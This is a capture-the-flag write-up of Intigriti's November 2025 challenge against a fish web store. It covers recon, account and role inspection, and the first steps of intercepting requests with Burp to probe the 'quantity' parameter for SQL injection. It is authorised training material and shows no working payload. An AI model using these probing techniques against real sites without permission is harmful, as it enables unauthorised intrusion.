Intigriti November 2025 Challenge: CTF Challenge 1125 by Intigriti

In November ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Capture the Flag challenge. The challenge itself was created by Intigriti.

Rules of the challenge

- Should leverage a remote code execution vulnerability on the challenge page.
- Should require no user interaction.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should include:
  - The flag in the format `INTIGRITI{.*}`
  - The payload(s) used
  - Steps to solve (short description / bullet points)

Challenge


To simplify we need to find one or more vulnerabilities in the web application to discover a hidden flag on the web server. The flag should be captured via a remote code execution vulnerability.

The path to finding and chaining vulnerabilities to capture the flag


Step 1: Recon


It is always important to carefully check the target you are trying to attack and look around for possible weak spots. Use the web application and check the client side source code. The better you know how an application works the more chance you will have to find vulnerabilities.

The challenge starts at this web page: https://challenge-1125.intigriti.io/ but shows payloads can be tested here: https://challenge-1125.intigriti.io/browse




We find a web store that allows us to buy different kind of fish and products for our fish. We can add products to our shopping cart and proceed to checkout to actually buy something.







Upon trying to checkout to buy something we are forced to create and account or login with an existing account.




We can easily create an account by using the “Create an account” option.




Once our account is created we can login and we see our dashboard. Here you could note that the dashboard displays that we have the role “user”. This is interesting as there are probably other roles then that maybe grant more possibilities within the web application.




With an active account we are able to proceed our product checkout to actually buy something. We can fill the shipping and payment details. The checkout form is also potentially interesting as we can input information which probably will be processed in the back-end of the application. Blind XSS payloads or Server Side Template Injections could potentially help us further.




The “fake” order is being placed.



The web application is pretty basic and does what is expected from a web store. At this point to conclude my recon I normally also do a deeper dive into the client side source code like the HTML and JavaScript but in this case this does not show much. This could have helped to discover certain paths or functions of the web application we did not yet know about but that is not the case here as the code seems to run server side.





Takeaways from our first recon session:

- The dashboard shows we have the role “user”. Which other roles exist?
- We control some input when ordering a product. Can this lead to Remote Code Execution on the web-server?
- We need to dive deeper and investigate the actual requests the web application makes to maybe discover other vulnerabilities like SQL injection.


Step 2: Web request tampering


My first ideas where to find an (no)SQL injection (https://portswigger.net/web-security/sql-injection) or Server Side Template injection (https://portswigger.net/web-security/server-side-template-injection) that could potentially be up-scaled to a Remote Code Execution.

To be able to find these vulnerabilities I used BURP proxy (https://portswigger.net/burp/documentation/desktop/tools/proxy) to intercept the web requests I make towards the web server. Any other proxy tool can also be used to do this.

All the steps we did in our recon to buy a product I did again and intercepted each request with my BURP proxy. As a manual example here below I tested request parameters for SQL injection vulnerabilities.

This example shows the Add a product to card request parameter “quantity” to be tested for SQL injection by adding a ‘ symbol. Of course testing with ‘ alone is far from enough but shows as an example for this write-up.
I used BURP Intruder to automate the testing with multiple possible SQL injection payloads. I was looking for reflected SQL error messages or slight behavior change of the application. Note that tools like SQLmap (https://sqlmap.org/) can be used to test this in an automated way.

